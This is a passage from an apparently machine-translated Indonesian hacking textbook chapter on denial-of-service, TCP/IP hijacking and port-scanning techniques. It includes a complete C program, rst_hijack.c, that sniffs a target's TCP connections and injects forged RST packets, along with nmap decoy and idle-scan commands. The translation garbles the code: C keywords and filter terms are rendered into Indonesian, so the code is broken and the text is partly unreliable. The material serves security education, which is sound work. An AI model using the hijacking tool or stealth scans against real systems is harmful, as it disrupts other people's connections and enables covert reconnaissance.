Menurut spesifikasi untuk ICMP, pesan gema ICMP hanya dapat memiliki  $2^{16}$ , atau 65.536, byte data di bagian data paket. Porsi data paket ICMP biasanya diabaikan, karena informasi penting ada di header. Beberapa sistem operasi mogok jika mereka dikirim pesan gema ICMP yang melebihi ukuran yang ditentukan. Pesan gema ICMP dengan ukuran raksasa ini dikenal sebagai "The Ping of Death." Itu adalah peretasan yang sangat sederhana yang mengeksplorasi kerentanan yang ada karena tidak ada yang pernah mempertimbangkan kemungkinan ini. Seharusnya mudah bagi Anda untuk menulis program menggunakan libnet yang dapat melakukan serangan ini; Namun, itu tidak akan berguna di dunia nyata. Sistem modern semuanya ditambal terhadap kerentanan ini.

Namun, sejarah cenderung berulang. Meskipun paket ICMP yang terlalu besar tidak akan membuat komputer crash lagi, teknologi baru terkadang mengalami masalah yang sama. Protokol Bluetooth, yang biasa digunakan dengan telepon, memiliki paket ping serupa pada lapisan L2CAP, yang juga digunakan untuk mengukur waktu komunikasi pada tautan yang sudah ada. Banyak implementasi Bluetooth mengalami masalah paket ping besar yang sama. Adam Laurie, Marcel Holtmann, dan Martin Herfurt telah menjuluki serangan ini *Bluesmack* dan telah merilis kode sumber dengan nama yang sama yang melakukan serangan ini.

### ***0x453 Tetesan Air Mata***

Serangan DoS mogok lain yang muncul karena alasan yang sama disebut tetesan air mata. Teardrop mengeksplorasi kelemahan lain dalam implementasi beberapa vendor dari reassembly fragmentasi IP. Biasanya, ketika sebuah paket terfragmentasi, offset yang disimpan di header akan berbaris untuk merekonstruksi paket asli tanpa tumpang tindih. Serangan tetesan air mata mengirim fragmen paket dengan offset yang tumpang tindih, yang menyebabkan implementasi yang tidak memeriksa kondisi tidak teratur ini menjadi macet.

Meskipun serangan khusus ini tidak berfungsi lagi, memahami konsepnya dapat mengungkapkan masalah di area lain. Meskipun tidak terbatas pada Denial of Service, eksplorasi jarak jauh baru-baru ini di kernel OpenBSD (yang membanggakan keamanannya) berkaitan dengan paket IPv6 yang terfragmentasi. IP versi 6 menggunakan header yang lebih rumit dan bahkan format alamat IP yang berbeda dari IPv4 yang dikenal kebanyakan orang. Seringkali, kesalahan yang sama yang dibuat di masa lalu diulangi oleh implementasi awal produk baru.

## **0x454 Ping Banjir**

Serangan DoS yang membanjiri tidak selalu mencoba untuk merusak layanan atau sumber daya, tetapi mencoba membebani sehingga tidak dapat merespons. Serangan serupa dapat mengikat sumber daya lain, seperti siklus CPU dan proses sistem, tetapi serangan banjir secara khusus mencoba mengikat sumber daya jaringan.


Bentuk banjir yang paling sederhana hanyalah banjir ping. Tujuannya adalah untuk menggunakan bandwidth korban sehingga lalu lintas yang sah tidak dapat melewatinya. Penyerang mengirimkan banyak paket ping besar ke korban, yang menggerogoti bandwidth koneksi jaringan korban.

Tidak ada yang benar-benar pintar tentang serangan ini—ini hanya pertarungan bandwidth. Penyerang dengan bandwidth yang lebih besar dari korban dapat mengirim lebih banyak data daripada korban dapat menerima dan karena itu menolak lalu lintas lain yang sah untuk sampai ke korban.

## **Serangan Amplifikasi 0x455**

Sebenarnya ada beberapa cara cerdas untuk melakukan ping flood tanpa menggunakan bandwidth dalam jumlah besar. Serangan amplifikasi menggunakan spoofing dan pengalaman siaran untuk memperkuat satu aliran paket hingga seratus kali lipat. Pertama, sistem amplifikasi target harus ditemukan. Ini adalah jaringan yang memungkinkan komunikasi ke alamat broadcast dan memiliki jumlah host aktif yang relatif tinggi. Kemudian penyerang mengirimkan paket permintaan gema ICMP besar ke alamat siaran jaringan amplifikasi, dengan alamat sumber palsu dari sistem korban. Amplifier akan menyiarkan paket-paket ini ke semua host di jaringan amplifikasi, yang kemudian akan mengirimkan paket balasan gema ICMP yang sesuai ke alamat sumber palsu (yaitu, ke mesin korban).

Penguatan lalu lintas ini memungkinkan penyerang untuk mengirim aliran paket permintaan gema ICMP yang relatif kecil, sementara korban dibanjiri hingga beberapa ratus kali lebih banyak paket balasan gema ICMP. Serangan ini dapat dilakukan dengan paket ICMP dan paket gema UDP. Teknik-teknik ini dikenal sebagai *smurf* dan *rapuh* serangan, masing-masing.




## 0x456 Banjir DoS Terdistribusi

SEBUAH serangan DoS (DDoS) terdistribusi adalah versi terdistribusi dari serangan DoS yang membanjiri. Karena konsumsi bandwidth adalah tujuan dari serangan DoS yang membanjiri, semakin banyak bandwidth yang dapat digunakan penyerang, semakin banyak kerusakan yang dapat mereka lakukan. Dalam serangan DDoS, penyerang pertama-tama mengkompromikan sejumlah host lain dan menginstal daemon pada mereka. Sistem yang diinstal dengan perangkat lunak semacam itu biasanya disebut sebagai bot dan membentuk apa yang dikenal sebagai botnet. Bot ini menunggu dengan sabar sampai penyerang memilih korban dan memutuskan untuk menyerang. Penyerang menggunakan semacam program pengontrol, dan semua bot secara bersamaan menyerang korban dengan beberapa bentuk serangan DoS yang membanjiri. Tidak hanya jumlah besar host terdistribusi yang melipatgandakan efek banjir, ini juga membuat pelacakan sumber serangan menjadi jauh lebih sulit.

## 0x460 TCP/IP Pembajakan

*Pembajakan TCP/IP* adalah teknik cerdas yang menggunakan paket palsu untuk mengambil alih koneksi antara korban dan mesin host. Teknik ini sangat berguna ketika korban menggunakan kata sandi satu kali untuk terhubung ke mesin host. Kata sandi satu kali dapat digunakan untuk mengautentifikasi sekali dan hanya sekali, yang berarti bahwa mengendus otentifikasi tidak berguna bagi penyerang.

Untuk melakukan serangan pembajakan TCP/IP, penyerang harus berada di jaringan yang sama dengan korban. Dengan mengendus segmen jaringan lokal, semua detail koneksi TCP terbuka dapat ditarik dari header-nya. Seperti yang telah kita lihat, setiap paket TCP berisi nomor urut di header-nya. Nomor urut ini bertambah dengan setiap paket yang dikirim untuk memastikan bahwa paket diterima dalam urutan yang benar. Saat mengendus, penyerang memiliki akses ke nomor urut untuk koneksi antara korban (sistem A dalam ilustrasi berikut) dan mesin host (sistem B). Kemudian penyerang mengirimkan paket palsu dari alamat IP korban ke mesin host, menggunakan nomor urut yang diendus untuk memberikan nomor pengakuan yang tepat, seperti yang ditunjukkan di sini.



Mesin host akan menerima paket palsu dengan nomor pengakuan yang benar dan tidak akan memiliki alasan untuk percaya bahwa itu tidak berasal dari mesin korban.

### ***0x461 Pembajakan RST***

Bentuk pembajakan TCP/IP yang sangat sederhana melibatkan menyuntikan paket reset (RST) yang tampak asli. Jika sumber dipalsukan dan nomor pengakuan benar, pihak penerima akan percaya bahwa sumber benar-benar mengirim paket reset, dan koneksi akan diatur ulang.

Bayangkan sebuah program untuk melakukan serangan ini pada IP target. Pada level tinggi, ia akan mengendus menggunakan libpcap, kemudian menyuntikkan paket RST menggunakan libnet. Program semacam itu tidak perlu melihat setiap paket tetapi hanya pada koneksi TCP yang telah ditetapkan ke IP target. Banyak program lain yang menggunakan libpcap juga tidak perlu melihat setiap paket, jadi libpcap menyediakan cara untuk memberi tahu kernel agar hanya mengirim paket tertentu yang cocok dengan filter. Filter ini, yang dikenal sebagai Berkeley Packet Filter (BPF), sangat mirip dengan sebuah program. Misalnya, aturan filter untuk memfilter IP tujuan 192.168.42.88 adalah "dst tuan rumah 192.168.42.88". Seperti sebuah program, aturan ini terdiri dari kata kunci dan harus dikompilasi sebelum benar-benar dikirim ke kernel. Program tcpdump menggunakan BPF untuk menyaring apa yang ditangkapnya; itu juga menyediakan mode untuk membuat program filter.

---

```
reader@hacking :~/booksrc $ sudo tcpdump -d "host dst
192.168.42.88" (eth0)ldh
(001) jeq      #0x800        jt2      jf 4
(002) ld       [30]
(003) jeq      #0xc0a82a58    jt 8     jf 9
(004) jeq      #0x806        jt 6     jf 5
(005) jeq      #0x8035       jt 6     jf 9
(006) ld       [38]
(007) jeq      #0xc0a82a58    jt 8     jf 9
(008) ret      #96
(009) ret      # 0
reader@hacking :~/booksrc $ sudo tcpdump -ddd "host dst 192.168.42.88" 10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking :~/booksrc $
```

---

Setelah aturan filter dikompilasi, itu dapat diteruskan ke kernel untuk difilter. Pemfilteran untuk koneksi yang sudah ada sedikit lebih rumit. Semua koneksi yang dibuat akan memiliki flag ACK yang disetel, jadi inilah yang harus kita cari. Bendera TCP ditemukan di oktet ke-13 dari header TCP. Itu

flag ditemukan dalam urutan berikut, dari kiri ke kanan: URG, ACK, PSH, RST, SYN, dan FIN. Ini berarti bahwa jika flag ACK dihidupkan, oktet ke-13 akan menjadi 00000000 dalam biner, yaitu 16 dalam desimal. Jika keduanya SYN dan ACK dihidupkan, oktet ke-13 akan menjadi 00010010 dalam biner, yaitu 18 dalam desimal.

Untuk membuat filter yang cocok saat flag ACK diaktifkan tanpa mempedulikan bit lainnya, operator AND bitwise digunakan. ANDing 00010010 dengan 00000000 akan menghasilkan 00010000, karena bit ACK adalah satu-satunya bit di mana kedua bit berada 1. Ini berarti bahwa filter dari  $\text{tcp}[13] \& 16 == 16$  akan cocok dengan paket di mana flag ACK diaktifkan, terlepas dari status flag yang tersisa.

Aturan filter ini dapat ditulis ulang menggunakan nilai bernama dan logika terbalik sebagai  $\text{tcp}[\text{tcpflags}] \& \text{tcp-ack} != 0$ . Ini lebih mudah dibaca tetapi tetap memberikan hasil yang sama. Aturan ini dapat digabungkan dengan aturan dan logika IP tujuan sebelumnya; aturan lengkap ditunjukkan di bawah ini.

---

```
reader@hacking :~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0 and host pertama
192.168.42.88"
tcpdump: keluaran verbose ditekan, gunakan -v atau -vv untuk mendengarkan dekode protokol
penuh pada eth0, tipe tautan EN10MB (Ethernet), ukuran tangkapan 96 byte 10:19:47.567378 IP
192.168.42.72.40238 > 192.168.42.88.22: . ack 2777534975 menang 92 <nop,nop,timestamp
85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 22 menang 92 <nop,nop,timestamp
85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22 menang 92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack 766 menang 115
<nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack 766 menang 115
<nop,nop,timestamp 85838659 29402>
```

---

Aturan serupa digunakan dalam program berikut untuk menyaring paket libpcap sniffs. Ketika program mendapatkan sebuah paket, informasi header digunakan untuk memalsukan paket RST. Program ini akan dijelaskan seperti yang tercantum.

### **rst\_hijack.c**

---

```
# sertakan <libnet.h>
# sertakan <pcap.h>
# sertakan "hacking.h"

void catch_packet(u_char *, const struct pcap_pkthdr *, const u_char *); int
set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {
    int libnet_handle;
    u_char *paket;
};

int main(int argc, char *argv[]) {
    struct pcap_pkthdr cap_header;
    const u_char *paket, *pkt_data;
    pcap_t *pcap_handle;
```

```

char errbuf[PCAP_ERRBUF_SIZE]; // Ukurannya sama dengan LIBNET_ERRBUF_SIZE
char *device;
u_long target_ip;
jaringan int;
struct data_pass critical_libnet_data;

jika(argc < 1) {
    printf("Penggunaan: %s <IP target>\n", argv[0]);
    keluar(0);
}
target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);

jika (target_ip == -1)
    fatal("Alamat tujuan salah");

perangkat = pcap_lookupdev(errbuf); jika
(perangkat == NULL)
    fatal(errbuf);

pcap_handle = pcap_open_live(perangkat, 128, 1, 0, errbuf); jika
(pcap_handle == NULL)
    fatal(errbuf);

critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
if(critical_libnet_data.libnet_handle == -1)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat membuka antarmuka jaringan. -- program ini harus dijalankan sebagai root.\n");

libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet)); jika
(critical_libnet_data.packet == NULL)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat menginisialisasi memori paket.\n");

libnet_seed_prand();

set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);

printf("Mengatur ulang semua koneksi TCP ke %s pada %s\n", argv[1], perangkat);
pcap_loop(pcap_handle, -1, catch_packet, (u_char *)&critical_libnet_data);

pcap_close(pcap_handle);
}

```

---

Sebagian besar program ini harus masuk akal bagi Anda. Pada awalnya, struktur `data_pass` didefinisikan, yang digunakan untuk melewatkkan data melalui panggilan balik `libpcap.libnet` digunakan untuk membuka antarmuka soket mentah dan untuk mengalokasikan memori paket. Deskriptor file untuk soket mentah dan penunjuk ke memori paket akan diperlukan dalam fungsi panggilan balik, sehingga data `libnet` penting ini disimpan dalam strukturnya sendiri. Argumen terakhir untuk `pcap_loop()` panggilan adalah penunjuk pengguna, yang diteruskan langsung ke fungsi panggilan balik. Dengan melewatkkan pointer ke `critical_libnet_data` struktur, fungsi panggilan balik akan memiliki akses ke semua yang ada di struktur ini. Juga, nilai panjang snap yang digunakan dalam `pcap_open_live()` telah dikurangi dari 4096 ke 128, karena informasi yang dibutuhkan dari paket hanya ada di header.

---

```

/* Menetapkan filter paket untuk mencari koneksi TCP yang sudah ada ke target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
    struct bpf_program filter;
    char filter_string[100];

    sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 dan host pertama %s", inet_ntoa(*target_ip));

    printf("DEBUG: string filter adalah \'%s\\n\", filter_string);
    if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
        fatal("pcap_compile gagal");

    if(pcap_setfilter(pcap_hdl, &filter) == -1)
        fatal("pcap_setfilter gagal");
}

```

---

Fungsi berikutnya mengkompilasi dan menetapkan BPF untuk hanya menerima paket dari koneksi yang dibuat ke IP target. Itulah cepat() fungsinya hanya printf() yang mencetak ke string.

---

```

void catch_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
* paket) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPPhdr; struct
    libnet_tcp_hdr *TCPPhdr; struct
    data_pass *lulus; int bhitung;

    lulus = (struct data_pass *) user_args; // Melewati data menggunakan pointer ke struct.

    IPhdr = (struct libnet_ip_hdr *) (paket + LIBNET_ETH_H);
    TCPPhdr = (struct libnet_tcp_hdr *) (paket + LIBNET_ETH_H + LIBNET_TCP_H);

    printf("mengatur ulang koneksi TCP dari %s:%d ",
           inet_ntoa(IPPhdr->ip_src), htons(TCPPhdr->th_sport));
    printf("<--> %s:%d\\n",
           inet_ntoa(IPPhdr->ip_dst), htons(TCPPhdr->th_dport));
    libnet_build_ip(LIBNET_TCP_H, // Ukuran paket tanpa header IP // IP tos
    IPTOS_LOWDELAY,
    libnet_get_prand(LIBNET_PRu16), // ID IP (acak) 0,
                                    // Memotong barang
    libnet_get_prand(LIBNET_PR8), // TTL (acak)
    IPPROTO_TCP, // Protokol transportasi
    *((u_long *)&(IPPhdr->ip_dst)), // IP Sumber (anggap kita dst) // IP
    *((u_long *)&(IPPhdr->ip_src)), // Tujuan (kirim kembali ke src) // Payload
    NULL, // (tidak ada)
    0, // Panjang muatan
    lulus->paket); // Memori header paket

    libnet_build_tcp(htons(TCPPhdr->th_dport), // Sumber port TCP (berpura-pura kita dst)
    htons(TCPPhdr->th_sport), // Port TCP tujuan (kirim kembali ke src) //
    htonl(TCPPhdr->th_ack), // Nomor urut (gunakan ack sebelumnya)
    libnet_get_prand(LIBNET_PRu32), // Nomor pengakuan (diacak)

```

```

TH_RST,                                // Kontrol flag (hanya set flag RST)
libnet_get_prand(LIBNET_PRu16),          // Ukuran jendela (acak) 0,
                                         // Penunjuk mendesak
BATAL,                                   // Muatan (tidak ada)
0,                                       // Panjang muatan
(lulus->paket) + LIBNET_IP_H); // Memori header paket

if (libnet_do_checksum(lulus->paket, IPPROTO_TCP, LIBNET_TCP_H) == -1)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat menghitung checksum\n");

bcount = libnet_write_ip(lulus->libnet_handle, lulus->paket, LIBNET_IP_H+LIBNET_TCP_H); jika (bhitung
< LIBNET_IP_H + LIBNET_TCP_H)
    libnet_error(LIBNET_ERR_WARNING, "Peringatan: Paket tidak lengkap ditulis.");

tidur(5000); // jeda sedikit
}

```

---

Fungsi panggilan balik memalsukan paket RST. Pertama, data libnet penting diambil, dan pointer ke header IP dan TCP diatur menggunakan struktur yang disertakan dengan libnet. Kita bisa menggunakan struktur kita sendiri dari hacking-network.h, tetapi struktur libnet sudah ada dan mengkompensasi urutan byte host. Paket RST palsu menggunakan alamat sumber yang diendus sebagai tujuan, dan sebaliknya. Nomor urut yang diendus digunakan sebagai nomor pengakuan paket palsu, karena itulah yang diharapkan.

---

```

reader@hacking :~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack rst_hijack.c -lnetinet -lpcap
reader@hacking :~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: string filter adalah 'tcp[tcpflags] & tcp-ack != 0 dan host dst 192.168.42.88'
Menyetel ulang semua koneksi TCP ke 192.168.42.88 di eth0
mengatur ulang koneksi TCP dari 192.168.42.72:47783 <--> 192.168.42.88:22

```

---

### ***0x462 Pembajakan Berlanjut***

Paket palsu tidak harus berupa paket RST. Serangan ini menjadi lebih menarik ketika paket spoof berisi data. Mesin host menerima paket palsu, menambah nomor urut, dan merespons IP korban. Karena mesin korban tidak mengetahui paket yang dipalsukan, respons mesin host memiliki nomor urut yang salah, sehingga korban mengabaikan paket respons tersebut. Dan karena mesin korban mengabaikan paket respons mesin host, jumlah nomor urut korban tidak aktif. Oleh karena itu, setiap paket yang coba dikirim oleh korban ke mesin host akan memiliki nomor urut yang salah juga, menyebabkan mesin host mengabaikannya. Dalam hal ini, kedua sisi koneksi yang sah memiliki nomor urut yang salah, yang mengakibatkan keadaan tidak sinkron. Dan karena penyerang mengirimkan paket palsu pertama yang menyebabkan semua kekacauan ini, penyerang dapat melacak nomor urut dan melanjutkan paket spoofing dari alamat IP korban ke mesin host. Ini memungkinkan penyerang terus berkomunikasi dengan mesin host saat koneksi korban hang.

## 0x470 Pemindaian Port

Pemindaian port adalah cara untuk mengetahui port mana yang mendengarkan dan menerima koneksi. Karena sebagian besar layanan berjalan pada port standar yang terdokumentasi, informasi ini dapat digunakan untuk menentukan layanan mana yang berjalan. Bentuk paling sederhana dari port scanning melibatkan mencoba untuk membuka koneksi TCP ke setiap port yang mungkin pada sistem target. Meskipun ini efektif, itu juga berisiko dan dapat dideteksi. Juga, ketika koneksi dibuat, layanan biasanya akan mencatat alamat IP. Untuk menghindari hal ini, beberapa teknik pintar telah ditemukan.

Alat pemindaian port yang disebut nmap, ditulis oleh Fyodor, mengimplementasikan semua teknik pemindaian port berikut. Alat ini telah menjadi salah satu alat pemindaian port sumber terbuka paling populer.

### **Pemindaian SYN Siluman 0x471**

Pemindaian SYN juga kadang-kadang disebut *asetengah terbukamemindai*. Ini karena itu tidak benar-benar membuka koneksi TCP penuh. Ingat jabat tangan TCP/IP: Ketika koneksi penuh dibuat, pertama paket SYN dikirim, kemudian paket SYN/ACK dikirim kembali, dan akhirnya paket ACK dikembalikan untuk menyelesaikan jabat tangan dan membuka koneksi. Pemindaian SYN tidak menyelesaikan jabat tangan, jadi koneksi penuh tidak pernah dibuka. Sebaliknya, hanya paket SYN awal yang dikirim, dan responsnya diperiksa. Jika paket SYN/ACK diterima sebagai tanggapan, port tersebut harus menerima koneksi. Ini direkam, dan paket RST dikirim untuk memutus koneksi untuk mencegah layanan dari DoS secara tidak sengaja.

Menggunakan nmap, pemindaian SYN dapat dilakukan menggunakan opsi baris perintah -ss. Program harus dijalankan sebagai root, karena program tidak menggunakan soket standar dan memerlukan akses jaringan mentah.

---

```
reader@hacking :~/booksrc $ sudo nmap -sS 192.168.42.72
```

Memulai Nmap 4.20 ( <http://insecure.org> ) pada 29-05-2007 09:19 PDT Port menarik pada 192.168.42.72:

Tidak ditampilkan: 1696 port tertutup

PORt	LAYANAN NEGARA
22/tcp	buka ssh

---

Nmap selesai: 1 alamat IP (1 host ke atas) dipindai dalam 0,094 detik

---

### **0x472 FIN, X-mas, dan Pemindaian Null**

Menanggapi pemindaian SYN, alat baru untuk mendeteksi dan mencatat koneksi setengah terbuka telah dibuat. Jadi kumpulan teknik lain untuk pemindaian port siluman berkembang: pemindaian FIN, X-mas, dan Null. Ini semua melibatkan pengiriman paket yang tidak masuk akal ke setiap port pada sistem target. Jika sebuah port mendengarkan, paket-paket ini diabaikan begitu saja. Namun, jika port ditutup dan implementasi mengikuti protokol (RFC 793), paket RST akan dikirim. Perbedaan ini dapat digunakan untuk mendeteksi port mana yang menerima koneksi, tanpa benar-benar membuka koneksi apa pun.

Pemindaian FIN mengirimkan paket FIN, pemindaian X-mas mengirim paket dengan FIN, URG, dan PUSH dihidupkan (dinamakan demikian karena bendera menyalah seperti

Pohon Natal), dan pemindaian Null mengirim paket tanpa flag TCP yang disetel. Meskipun jenis pemindaian ini lebih tersembunyi, mereka juga tidak dapat diandalkan. Misalnya, implementasi TCP dari Microsoft tidak mengirimkan paket RST seperti seharusnya, membuat bentuk pemindaian ini tidak efektif.

Menggunakan pemindaian nmap, FIN, X-mas, dan NULL dapat dilakukan menggunakan opsi baris perintah -sF, -sx, dan -sN, masing-masing. Output mereka pada dasarnya terlihat sama dengan pemindaian sebelumnya.

### ***0x473 Umpang Spoofing***

Cara lain untuk menghindari deteksi adalah bersembunyi di antara beberapa umpan. Teknik ini hanya memalsukan koneksi dari berbagai alamat IP umpan di antara setiap koneksi pemindaian port yang sebenarnya. Tanggapan dari koneksi palsu tidak diperlukan, karena mereka hanya menyesatkan. Namun, alamat umpan palsu harus menggunakan alamat IP asli dari host langsung; jika tidak, target mungkin secara tidak sengaja membanjiri SYN.

Umpang dapat ditentukan dalam nmap dengan -D opsi baris perintah. Contoh perintah nmap yang ditunjukkan di bawah memindai IP 192.168.42.72, menggunakan 192.168.42.10 dan 192.168.42.11 sebagai umpan.

---

```
reader@hacking :~/booksrc $ sudo nmap -D 192.168.42.10,192.168.42.11 192.168.42.72
```

---

### ***Pemindaian Idle 0x474***

Pemindaian idle adalah cara untuk memindai target menggunakan paket palsu dari host yang tidak aktif, dengan mengamati perubahan pada host yang tidak aktif. Penyerang perlu menemukan host menganggur yang dapat digunakan yang tidak mengirim atau menerima lalu lintas jaringan lain dan yang memiliki implementasi TCP yang menghasilkan ID IP yang dapat diprediksi yang berubah dengan kenaikan yang diketahui dengan setiap paket. ID IP dimaksudkan untuk menjadi unik per paket per sesi, dan biasanya bertambah dengan jumlah yang tetap. ID IP yang dapat diprediksi tidak pernah benar-benar dianggap sebagai risiko keamanan, dan pemindaian idle memanfaatkan kesalahpahaman ini. Sistem operasi yang lebih baru, seperti kernel Linux terbaru, OpenBSD, dan Windows Vista, mengacak ID IP, tetapi sistem operasi dan perangkat keras yang lebih lama (seperti printer) biasanya tidak.

Pertama, penyerang mendapatkan ID IP saat ini dari host yang menganggur dengan menghubunginya dengan paket SYN atau paket SYN/ACK yang tidak diminta dan mengamati ID IP dari respons. Dengan mengulangi proses ini beberapa kali lagi, kenaikan yang diterapkan ke ID IP dengan setiap paket dapat ditentukan.

Kemudian, penyerang mengirimkan paket SYN palsu dengan alamat IP host yang menganggur ke port pada mesin target. Salah satu dari dua hal akan terjadi, tergantung pada apakah port pada mesin korban mendengarkan:

Jika port tersebut mendengarkan, paket SYN/ACK akan dikirim kembali ke host yang tidak aktif. Tetapi karena host yang menganggur tidak benar-benar mengirimkan paket SYN awal, respons ini tampaknya tidak diminta ke host yang tidak aktif, dan merespons dengan mengirimkan kembali paket RST.

Jika port tersebut tidak mendengarkan, mesin target tidak mengirim paket SYN/ACK kembali ke host yang tidak aktif, sehingga host yang tidak aktif tidak merespons.

Pada titik ini, penyerang menghubungi host yang tidak aktif lagi untuk menentukan berapa banyak ID IP yang telah bertambah. Jika hanya bertambah satu interval, tidak ada paket lain yang dikirim oleh host yang menganggur di antara dua pemeriksaan. Ini menyiratkan bahwa port pada mesin target ditutup. Jika ID IP telah bertambah dengan dua interval, satu paket, mungkin paket RST, dikirim oleh mesin idle di antara pemeriksaan. Ini menyiratkan bahwa port pada mesin target terbuka.

Langkah-langkah diilustrasikan pada halaman berikutnya untuk kedua kemungkinan hasil.

Tentu saja, jika host yang menganggur tidak benar-benar menganggur, hasilnya akan miring. Jika ada lalu lintas ringan pada host yang menganggur, beberapa paket dapat dikirim untuk setiap port. Jika 20 paket dikirim, maka perubahan 20 langkah tambahan harus menjadi indikasi port terbuka, dan tidak ada, port tertutup. Bahkan jika ada lalu lintas ringan, seperti satu atau dua paket yang tidak terkait dengan pemindaian yang dikirim oleh host yang tidak aktif, perbedaan ini cukup besar sehingga masih dapat dideteksi.


Jika teknik ini digunakan dengan benar pada host yang tidak aktif yang tidak memiliki kemampuan logging, penyerang dapat memindai target apa pun tanpa pernah mengungkapkan alamat IP-nya.

Setelah menemukan host idle yang sesuai, jenis pemindaian ini dapat dilakukan dengan nmap menggunakan -sI opsi baris perintah diikuti oleh alamat host yang menganggur:

---

```
reader@hacking :~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

---



## **0x475 Pertahanan Proaktif (selubung)**

Pemindaian port sering digunakan untuk membuat profil sistem sebelum diserang. Mengetahui port apa yang terbuka memungkinkan penyerang untuk menentukan layanan mana yang dapat diserang. Banyak IDS menawarkan metode untuk mendeteksi pemindaian port, tetapi saat itu informasi telah bocor. Saat menulis bab ini, saya bertanya-tanya apakah mungkin untuk mencegah pemindaian port sebelum benar-benar terjadi. Peretasan, sebenarnya, adalah tentang memunculkan ide-ide baru, jadi metode yang baru dikembangkan untuk pertahanan pemindaian port proaktif akan disajikan di sini.

Pertama-tama, pemindaian FIN, Null, dan X-mas dapat dicegah dengan modifikasi kernel sederhana. Jika kernel tidak pernah mengirimkan paket reset, pemindaian ini tidak akan menghasilkan apa-apa. Output berikut menggunakan grep untuk menemukan kode kernel yang bertanggung jawab untuk mengirim paket reset.

```
reader@hacking :~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c 547:static
void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{  
549-     struct tcphdr *th = skb->h.th;  
550-     struktur {  
551-         struktur tcphdr th;  
552- #ifdef CONFIG_TCP_MD5SIG  
